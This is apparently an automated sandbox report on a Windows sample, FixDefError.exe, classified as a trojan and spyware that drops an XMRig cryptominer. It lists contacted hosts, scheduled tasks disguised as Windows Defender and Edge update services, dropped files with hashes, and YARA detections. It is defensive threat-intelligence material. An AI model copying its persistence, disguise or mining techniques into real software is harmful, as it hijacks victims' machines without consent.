http://www.sakkal.com	FixDefError.exe, 00000000.00000003.25480 6233.00000000086A1000.00000004.00000020. 00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.254862842.00000000086 A1000.00000004.00000020.00020000.0000000 0.sdmp, FixDefError.exe, 00000000.000000 03.254771694.00000000086A1000.00000004.0 0000020.00020000.00000000.sdmp, FixDefError.exe, 00000000.00000002.316772970.0000000009902 000.00000004.00000800.00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.254676957 .00000000086A1000.00000004.00000020.0002 0000.00000000.sdmp, FixDefError.exe, 000 00000.00000003.254697046.00000000086A100 0.00000004.00000020.00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.254834071.0 0000000086A1000.00000004.00000020.000200 00.00000000.sdmp, FixDefError.exe, 00000 000.00000003.254615093.00000000086A1000. 00000004.00000020.00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.254648692.000 00000086A1000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 00000043.00000002.322972457 .000001CFFD83E000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://www.fontbureau.com/designerss	ProgramStarter.exe, 00000001.00000003.25 6528617.0000000007F0E000.00000004.000000 20.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kreV	FixDefError.exe, 00000000.00000003.25180 6993.0000000008685000.00000004.00000020. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 00000043.00000003.316689440 .000001CFFD862000.00000004.00000020.0002 0000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp	false		high
http://www.fontbureau.com	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp, FixDefError.exe, 00000000.00000002.285870144.00000000011 E0000.00000004.00000020.00020000.0000000 0.sdmp, ProgramStarter.exe, 00000001.000 00002.351643184.0000000009E22000.0000000 4.00000800.00020000.00000000.sdmp	false		high
http://www.agfamonotype.	FixDefError.exe, 00000000.00000003.27199 1817.000000000867C000.00000004.00000020. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.comu	FixDefError.exe, 00000000.00000003.25323 4654.00000000086A1000.00000004.00000020. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://xmrig.com/wizard%s	svhost.exe.1.dr	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 00000043.00000003.294061015 .000001CFFD832000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/frere-jones.	ProgramStarter.exe, 00000001.00000003.25 6839825.0000000007F0E000.00000004.000000 20.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256999864.0000000007F0E00 0.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.25650558 9.0000000007F0E000.00000004.00000020.000 20000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.257156939.0000000007F 0E000.00000004.00000020.00020000.0000000 0.sdmp, ProgramStarter.exe, 00000001.000 00003.256680586.0000000007F0E000.0000000 4.00000020.00020000.00000000.sdmp, Progr amStarter.exe, 00000001.00000003.2567660 05.0000000007F0E000.00000004.00000020.00 020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256429810.0000000007 F0E000.00000004.00000020.00020000.000000 00.sdmp, ProgramStarter.exe, 00000001.00 000003.257049259.0000000007F0E000.000000 04.00000020.00020000.00000000.sdmp, Prog ramStarter.exe, 00000001.00000003.256528 617.0000000007F0E000.00000004.00000020.0 0020000.00000000.sdmp	false		high
http://www.urwpp.deF	FixDefError.exe, 00000000.00000003.25657 6400.00000000086A1000.00000004.00000020. 00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.256691395.00000000086 A1000.00000004.00000020.00020000.0000000 0.sdmp, FixDefError.exe, 00000000.000000 03.256604586.00000000086A1000.00000004.0 0000020.00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.256592203.00000000086A1 000.00000004.00000020.00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.256719673 .00000000086A1000.00000004.00000020.0002 0000.00000000.sdmp, FixDefError.exe, 000 00000.00000003.256707046.00000000086A100 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
142.251.209.36	www.google.com	United States		15169	GOOGLEUS	false
104.237.62.211	api4.ipify.org	United States		18450	WEBNXUS	false
198.251.88.130	rentry.co	United States		53667	PONYNETUS	false
140.82.121.3	github.com	United States		36459	GITHUBUS	false
185.199.111.133	raw.githubusercontent.com	Netherlands		54113	FASTLYUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	37.0.0 Beryl
Analysis ID:	829697
Start date and time:	2023-03-19 00:16:08 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	77
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	FixDefError.exe
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.mine.winEXE@108/25@10/7
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): Conhost.exe, RuntimeBroker.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): fs.microsoft.com, pool.hashvault.pro
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
00:17:17	Task Scheduler	Run new task: AntiMalwareServiceExecutable path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:17	Task Scheduler	Run new task: MicrosoftEdgeUpd path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:17	Task Scheduler	Run new task: RuntimeBroker path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:17	Task Scheduler	Run new task: SecurityHealthSystray path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:18	Task Scheduler	Run new task: WindowsDefender path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:18	Task Scheduler	Run new task: WmiPrvSE path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:22	Task Scheduler	Run new task: ActivationRuntime path: C:\ProgramData\RuntimeBrokerData\RegSvc.exe
00:17:22	Task Scheduler	Run new task: NvStray path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:22	API Interceptor	2x Sleep call for process: ProgramStarter.exe modified
00:17:23	Task Scheduler	Run new task: OneDriveService path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:23	Task Scheduler	Run new task: Agent Activation RuntimeServices_bk903 path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:23	Task Scheduler	Run new task: AntiMalwareSericeExecutableServices_bk64 path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:23	Task Scheduler	Run new task: MicrosoftUpdateServicesServices_bk620 path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:23	Task Scheduler	Run new task: SettingSysHostServices_bk248 path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:24	Task Scheduler	Run new task: WindowsDefenderServicesServices_bk697 path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:17:26	Task Scheduler	Run new task: ActivationRule path: C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe
00:18:25	API Interceptor	23x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\MicrosoftSystemCache\clib.bin

Process:	C:\ProgramData\RuntimeBrokerData\RegSvc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1904
Entropy (8bit):	6.026358237126419
Encrypted:	false
SSDEEP:	48:e/1cqvurjwu2uNtmRuxh0M2pMoE8Vjcp4D77XURG1BZJrM5i:eTcIuNbb0ZpM4D7OG11M5i
MD5:	429780A397E429FCA432914867ED1CDC
SHA1:	0BE35D51901BEE31664CBA07D643055E007D4D22
SHA-256:	74F2DD790ED25DF1BCA9B0071D51D03BB118BD968612061219EBF3CE768BF67C
SHA-512:	36DC70A756D3F38243E7DDC9AB387E607C419E769F7BFD7AB0FDC60E555B2174FE0C2CAB2F9F74A160FCD24E95AC62930AD5000715AAD2FF90EAB76FD5361A 44
Malicious:	false
Preview:	P2YPPhDz2KgW0IVwLRnW4qt3YuF6x8NZ5xoXmqmz37FCoxjTHWkt+X3+y2oVWO04wLu5EhroPNIzgcjocysWxC3R4RYw3AoWtHLuHtRwr9Ph2lOJO/3iQ5XH PgFJA78H1eNdfbDu6wCPXQse9EPll90YNDJ8crZ3BASPTapcn80vo34lxgXydo0=..GrbpRTtne0IhO3CfL0pztj/WolibZidFhI+u9T/g7MWgnAplx87A9nyGZwJSZuvF Uh3EgbzP/8hArtvEHY37f7MeWLDqg7FsOUlCs1ZlzP23UTZ1RemyYnROaDZUTYNf0R8nP4z7uoLtuydhMibd0LfUqgkpiTJs5p9e5dMhkjbkmFmqlnxQz1l=..N6XCeEdl 9HDadAeTv8qCG8X5sxfVzinG2elN7Xl3RAWbKJ/Ch4L4H+hG56JWby3uk7aYqdDSdoQHCCRsderJvz3TZMPH1f3LEHivhE1xCIWKn8QD6SQsAQXNY/543ddu SeNCnniFm8LUkTCLshLYJyToVtNA+8H2b5MJFjzqTXEsb0U16cFVQ1I=..RhSnZTLVfydTWog1a6UAy9nkDPUkAmhdXIzDitiGNsUoT84yyxEWOpfY6QFQkHpM9Lpzclft vuzWf0UsjRMm6xK4LB5R2G/faa2D95nAAE5xoO5ONN9X/xNjYcjE2GKHwz7N6Hml496JXt7SN4MiUHK5FfcybKQETJM44PFiv2dtAYM+XQoIURc=..W9h1Ws dZtRbTm+5qrKodGvUxMbCWotRQGLtUsyCo/ydg5wvQzLR5Y+QzsY3pWc3DPru1y5Dbf1IGlF/hnZ7TdOWnXSvaerRfQQqjE26ByT5kGEhs59/PibkZir3cACuh57Jm2ye2 ZWANmjj4NBvj5dmPOd8UyZDPqFxgZ/xr4VL0qG+gkEjj0u4=..ubvyG4W8YbIKOpv1itsiGVW9EzUEamCyM6rU5KEZZdac/zXp4WSNWjFNu3xv6no96lusaS

C:\ProgramData\MicrosoftSystemCache\mib.bin

Process:	C:\Users\user\AppData\Local\Temp\ProgramStarter.exe
File Type:	ASCII text, with very long lines (484), with CRLF line terminators
Category:	dropped
Size (bytes):	916
Entropy (8bit):	6.006091656254043
Encrypted:	false
SSDEEP:	24:iyHCgHveQdw0d7YLqwx3DpWiO0cBCcH5y8d+M5:iyiEz77YLqGEiaBJYM
MD5:	D80CBDF7FBA88ECF7F28F4CD6304B315
SHA1:	D5AC6E2C716E522E65194289D6A2E381C7E40D4F
SHA-256:	F4CB8536FB87529314794A5E826930DF121436D04E52F2EEB868CBAFF6E4BE01
SHA-512:	30A9015929C335A82E85BE067D6624BE68C7B288BF3C0D4A4A6190A1A62D1E3321AFA3943E0EF4B7BF2374374C327E785D806E2D919CA4905D778A6B1192B5C(
Malicious:	false
Preview:	91Kuym2o0uO1/JlBTKuGYsxlDwJ2KhbLg7HsEo2BQs3wRIgYtyArhVGuksyXMLWdzr4Q+6X5BXNhuPoIAW6EEcKLi4dltHqfZkJ75+yYf8gnQpCiCV5v940icl4TuX6Tvg 9kmbSMbhq6z5AUIVj25RFurUUq5bphUJVFS5KIoNB4QTSK1c1nDqg=..0WYkiYGW5Edi+bvRlMTlg+9tKzAf6jFXVuenq9wOhLZqcmOBpKkBojF/Dgg2JARga43C4vNTSf 5p8b+RhJHOH7dvj21cEblamTWQP4PeTAo7zTUycNhOsy6ie6HLzP1yS7HYD2m+i7kVIzhOUeEgjnsjQiUpT2/DLOgRDkFEQJr1AmjCOsIwh1+QoPo0dj93eog9eKccnPkw NCSgTuqo7emoyvIeKyO8mJkhCPpjpAlxMIIyU6NENUqTyeKlUb1IOElYGYfcNZxMKDDoQ0Lx7Ft1A0u6QqkQCVin0QkaUsFxvb7DEDcyFPsXQaUB4KCAKBsr BcVAsXSjOew7YJh1LavFo9vAzebVDGwWyCKVMRcym0AmZFznpN84upYfOxnFVQYldwSf1OCxr+NWnmz032Ht98zrhDMBubZHTARjjP5LSZLiVk7M5f/kltzQ aHYhzbzbGUhJZlZ7SzGriJiGi/rgnUQdeKGOHQ==..KyDTvW5GhLdanpKLz21nhq5NL+Rc0RCZwkL4YQ8lbbvGt3Y0EesDT13+bgpfkEEC+fod0jDQUy/oMfMFwROck7ZL THjPFCisZC7PtCbO0GaZw4M67/eC2YJkmwbGuJReab1bOE/Wmhpy55AcAAKwf+gc3i5Q4x5ablp+ioFlrd7SrFrC1lwXaNlJHRISaGykUPsppIXd+zRpyCUHpseK/GxMk3 22Y9a2Ug==..1..171010202..

C:\ProgramData\RuntimeBrokerData\RegSvc.exe

Process:	C:\Users\user\AppData\Local\Temp\ProgramStarter.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	88064
Entropy (8bit):	6.229523170202207
Encrypted:	false
SSDEEP:	1536:bJYuREHvD7cJ/kXCUJaOXIz8o+ZdH+Qij6Tiz:lrRyJwQo+ZdH+hj6mz
MD5:	BFD02E7E401667B6C5853FE0FBEC26E7
SHA1:	F257EBD2D6975C8B98536D3CA46A188BD50CBD09
SHA-256:	030EC5352DE04F4773F5EB701E1506D3A97B948BC8BB9CF817F479D5A4E765DA
SHA-512:	DB355DE9D1AA0C2DD5459253214F8634EA932D213706608827174B311DF718BFD5378898C4D3B4CEC0CCDCD0F90517931B5F977898DC9AD0B56E775C7B9F96A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....}.....".0..>.....\... ...`....@.. ..... .`.....\..O...`.....T\..... ..... ..H.....text....<... ...>..... ..`.rsrc.....`.....@.....@..@.relo c.....V.....@..B.....\.....H.....p.....~.L..sl.!.A.&.Al.F*.j..c.....S...y.....D/..c&.....'.<L..n!.\N....).....JR.=.0X..).....qx.Y,~o .....k.....Tk0...[..D}.PK...3.....<.%1:<-....|.S.O.-.-9y.....pN3|..@...B'....b.n.....R.6h.o+..YM.UJ.....MUu5.aO.....5...#.\.t. ~B...q1..U...;~'._s...;8.g..2*..!.F..1....r.E..k (.\...@>sK.C...%....hu.....6Z..).;..x+.....j.z'.S.G.u....T.L@.{.4.5..k...K.$g4.u.o&D7Q..#..N..F4"...

C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe

Process:	C:\Users\user\AppData\Local\Temp\ProgramStarter.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	154112
Entropy (8bit):	6.466751742009968
Encrypted:	false
SSDEEP:	3072:F5biAfx1p7t+KJPF0+yxqbl8MBRnZgRKByWu:F5biAfx1l6vxqbqMBRnZgRKBy
MD5:	DC68A4B4746C67F3D28C9FD958E8EA05
SHA1:	4E3C8AB2D91FD9831731483B192FFAED142430A3
SHA-256:	A5ABDD354FCF673AD85A3A9D467B6184F46EF50FC300BA78C8ABABBDCABCA96D
SHA-512:	4E6D94C3AE09B567EF76BAA392C1E6E0F12615F46CCB9A2116DB7B4B2D304C03E510BAACA03738F540A4E85A0310D69B57A884B98AFCAA8D62E0A3C90F32E832
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 79%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....%/.....".0..N.....I.. .....@.. ....`.....Tl..W.....I..... ..... ..H.....text....L... ...N..... ..`.rsrc.....P.....@..@.reloc..... .....X.....@..B.....I.....H.....\o.....m..p.....se7..%.f.fU..h...=k.);....jhE..^.6....W0/.,CqM..8..]LB..(..$.$...8.Z..IXW.a.a....Q...M .....92*.<.V..8Zc.z.5.E.&.x.o.,>..JV.o.....mctp..39../~h.....ca....o>../x...b..4.-YP....R.....} .G....*>..M..e..C"d.GL..$.=...}.w.l.9.G.n.a/...t..y)..}<k.!)g...Y.y@K.'4..\u....%i.e...I.... ...5.z.w.RM....h.j..8|}W#d.....1%U.hbU.=-p.?..Bxz...)..u..Y=F....m...?...s%.k.7[..z.}..9X.....lu...5...la

C:\ProgramData\RuntimeBrokerData\WinRing0x64.sys

Process:	C:\Users\user\AppData\Local\Temp\ProgramStarter.exe
File Type:	PE32+ executable (native) x86-64, for MS Windows
Category:	dropped
Size (bytes):	14544
Entropy (8bit):	6.2660301556221185
Encrypted:	false
SSDEEP:	192:nqjKhp+GQvzj3i+5T9oGYJh1wAoxhSF6OOoe068jSJUbueq1H2PIP0:qjKL+v/y+5TWGYOf2OJ06dUb+pQ
MD5:	0C0195C48B6B8582FA6F6373032118DA
SHA1:	D25340AE8E92A6D29F599FEF426A2BC1B5217299
SHA-256:	11BD2C9F9E2397C9A16E0990E4ED2CF0679498FE0FD418A3DFDAC60B5C160EE5
SHA-512:	AB28E99659F219FEC553155A0810DE90F0C5B07DC9B66BDA86D7686499FB0EC5FDDEB7CD7A3C5B77DCCB5E865F2715C2D81F4D40DF4431C92AC7860C7E0170D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 5%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5:n.q[..q[..q[..q[..][..V.{.t[..V.}.p[..V.m.r[..V.q.p[..V.|.p[..V.x.p[.. Richq[.....PE..d....&.H....."....P.....p.....dP..<....`.....@..`.....p ....p.....text..... ..h.rdata..|.... .....@..H.data.....0.....@....pdata..`....@.....@..HINIT...."....P..... ....rsrc.....`.....@..B..... .....

C:\ProgramData\RuntimeBrokerData\svhost.exe

Process:	C:\Users\user\AppData\Local\Temp\ProgramStarter.exe
File Type:	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	8294400
Entropy (8bit):	6.635462046124321
Encrypted:	false
SSDEEP:	98304:GeSdMeEZvlEVuaMYPShvXAaiW5DjocFtZLj2XMSpZVqWyOmsqndFt3BQgEBHQ+zJ:NflEil9Wt3YLkqpnmNK/ysxfWdIjF
MD5:	B38D28CCCACAC85A62AEF15D993449DD
SHA1:	F65D87F2185AD06E1057842B49C2E9F897D37CF9
SHA-256:	DA528001CA247AABB5D6ED30187E3F85661663C3B00B3BC85A932CD2066251BB
SHA-512:	836C6F59EEA640A9355AD7066A2F810437C7CAA6D429575F66245D756B0058AA43976478FF2000366D034BC1D2E2E256927E82F0EEB738E795DB62393C130620
Malicious:	**true**
Yara Hits:	• Rule: XMRIG_Monero_Miner, Description: Detects Monero mining software, Source: C:\ProgramData\RuntimeBrokerData\svhost.exe, Author: Florian Roth (Nextron Systems) • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: C:\ProgramData\RuntimeBrokerData\svhost.exe, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: C:\ProgramData\RuntimeBrokerData\svhost.exe, Author: Joe Security • Rule: MALWARE_Win_CoinMiner02, Description: Detects coinmining malware, Source: C:\ProgramData\RuntimeBrokerData\svhost.exe, Author: ditekSHen • Rule: Linux_Trojan_Pornoasset_927f314f, Description: unknown, Source: C:\ProgramData\RuntimeBrokerData\svhost.exe, Author: unknown • Rule: MacOS_Cryptominer_Xmrig_241780a1, Description: unknown, Source: C:\ProgramData\RuntimeBrokerData\svhost.exe, Author: unknown
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 81%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....ZLb.....&..._...~.....@..... .....F9....`... .....E...P.....w.....`..... .u.(.....text...._....._.....`..`.data...`...._....._..... .....@....rdata.. l....`..J....`.....@..@.pdata.....w.....w.....@..@.xdata.....z.....y.....@..@.bss....`.2...}.....idata...E.....F....}.....@....CR T....h....0.....}.....@....tls.....@.....}.....@....rsrc.....P.....}.....@....reloc.....`.....~.....@..B..... .....

C:\ProgramData\USOShared\Logs\UpdateSessionOrchestration.001.etl (copy)

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.0712517987358952
Encrypted:	false
SSDEEP:	12:EDrwXqy6q9995nynllTk56GWtbgjO3s7Sk56GYrH:ak68qlITGtm2SGtEH
MD5:	6941A631A897376575E236889F046FBF
SHA1:	265FB5BEB5E26513735F508677E726419B3862D4
SHA-256:	7B78D45B96B7523F4829142025DC9E84A7FAF4323327E08FAC1B4F5767669F04
SHA-512:	A476DF911ECEF1CFEEF022D1B379FBA974A71F46645E0F123B46384039E401F1800EA754174422E7F0A281DC45851DD2B3F4CFDD5BA339DD8E8C65AB2A6A595 3
Malicious:	false
Preview:	.....X...X...c.A.2Z.....B.....Zb..K....(.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....ee..... .....c.A.2Z.....U.p.d.a.t.e.S.e.s.s.i.o.n.O.r.c.h.e.s.t.r.a.t.i.o.n...C.:.\.P.r.o.g.r.a.m.D.a.t.a.\.U.S .O.S.h.a.r.e.d.\.L.o.g.s.\.U.p.d.a.t.e.S.e.s.s.i.o.n.O.r.c.h.e.s.t.r.a.t.i.o.n._.T.e.m.p...1...e.t.l.....P.P.X...X...c.A.2Z..... ....

C:\ProgramData\USOShared\Logs\UpdateSessionOrchestration_Temp.1.etl

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.0712517987358952
Encrypted:	false
SSDEEP:	12:EDrwXqy6q9995nynllTk56GWtbgjO3s7Sk56GYrH:ak68qlITGtm2SGtEH
MD5:	6941A631A897376575E236889F046FBF
SHA1:	265FB5BEB5E26513735F508677E726419B3862D4
SHA-256:	7B78D45B96B7523F4829142025DC9E84A7FAF4323327E08FAC1B4F5767669F04
SHA-512:	A476DF911ECEF1CFEEF022D1B379FBA974A71F46645E0F123B46384039E401F1800EA754174422E7F0A281DC45851DD2B3F4CFDD5BA339DD8E8C65AB2A6A595 3
Malicious:	false

Preview:	.....X...X...c.A.2Z.....B.....Zb..K....(.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....ee..... .....c.A.2Z.....U.p.d.a.t.e.S.e.s.s.i.o.n.O.r.c.h.e.s.t.r.a.t.i.o.n...C.:.\.P.r.o.g.r.a.m.D.a.t.a.\.U.S .O.S.h.a.r.e.d.\.L.o.g.s.\.U.p.d.a.t.e.S.e.s.s.i.o.n.O.r.c.h.e.s.t.r.a.t.i.o.n._.T.e.m.p...1...e.t.l.....P.P.X...X...c.A.2Z..... ....

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\FixDefError.exe.log

Process:	C:\Users\user\Desktop\FixDefError.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1119
Entropy (8bit):	5.356708753875314
Encrypted:	false
SSDEEP:	24:ML9E4Ks29E4Kx1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MxHKX9HKx1qHiYHKhQnoPtHoxHhAHKzd
MD5:	12BC6A423CB11584DBBB3264AE68E0CE
SHA1:	DE1E6954FF5E326226AD5469C3F1F0AC9E41C461
SHA-256:	3592978914563991F47FFE8DDBBDC9CAAAD2B31F530335F17277192231015D6A
SHA-512:	AF328D01DFD1B3733A0746A0C313A00FAF40CD02A5710BB40C17088C7F02D7E83B2C176C794ACD54BEEDDA2910D7DBDFB4DACC9282F19988D1271E2C805AE 75
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken= b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni .dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\S ystem.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b 77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ProgramStarter.exe.log

Process:	C:\Users\user\AppData\Local\Temp\ProgramStarter.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1211
Entropy (8bit):	5.349329844867972
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4FsXE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzE
MD5:	01E8E56005273B0ECADB5A7F9D85DC09
SHA1:	B96A534655E4506577313F8B6DE0CB1A79AC0506
SHA-256:	7BA9385539AD5F7015116686192651132875292BBB2D50A3193C7565EB0CA96
SHA-512:	A906F7CB6E346ADAE80116287725DF37C7E57AAF65DE82DC571907AFC86D5C36CC3EF317CB1ED82CD5C906F24BB3A8EDCABA8371D909EFF4A48CEC2FF230 8D3
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Ve rsion=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72 e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni .dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\S ystem.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b 77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	10434
Entropy (8bit):	4.94012526707092
Encrypted:	false
SSDEEP:	192:Xxoe5oVsm5emdVVFn3eGOVpN6K3bkkjo59gkjDt4iWN3yBGHh9smcSydcU6Cazpo:6BVoGIpN6KQkj2Wkjh4iUxQedNYoGibY
MD5:	8C18848AE92C662B40A42CFF5982C50A
SHA1:	B1E5B9D40A279A48D883EB460BD7CD78CDC7416F
SHA-256:	66799228E6C44EBFEBD6AFAF15DF5894A5BEB2B8CAE365C88BCA10DE5ACE0D90
SHA-512:	1DC92D1940C9976CC991FED360BF18D2FD01B2237B1613869A9B0357EBAC51EA0DE7C0B3B3254F5A90CDA6EA99621501DFAB08D8FD81FF2E9792FBBEC8D01 1E
Malicious:	false

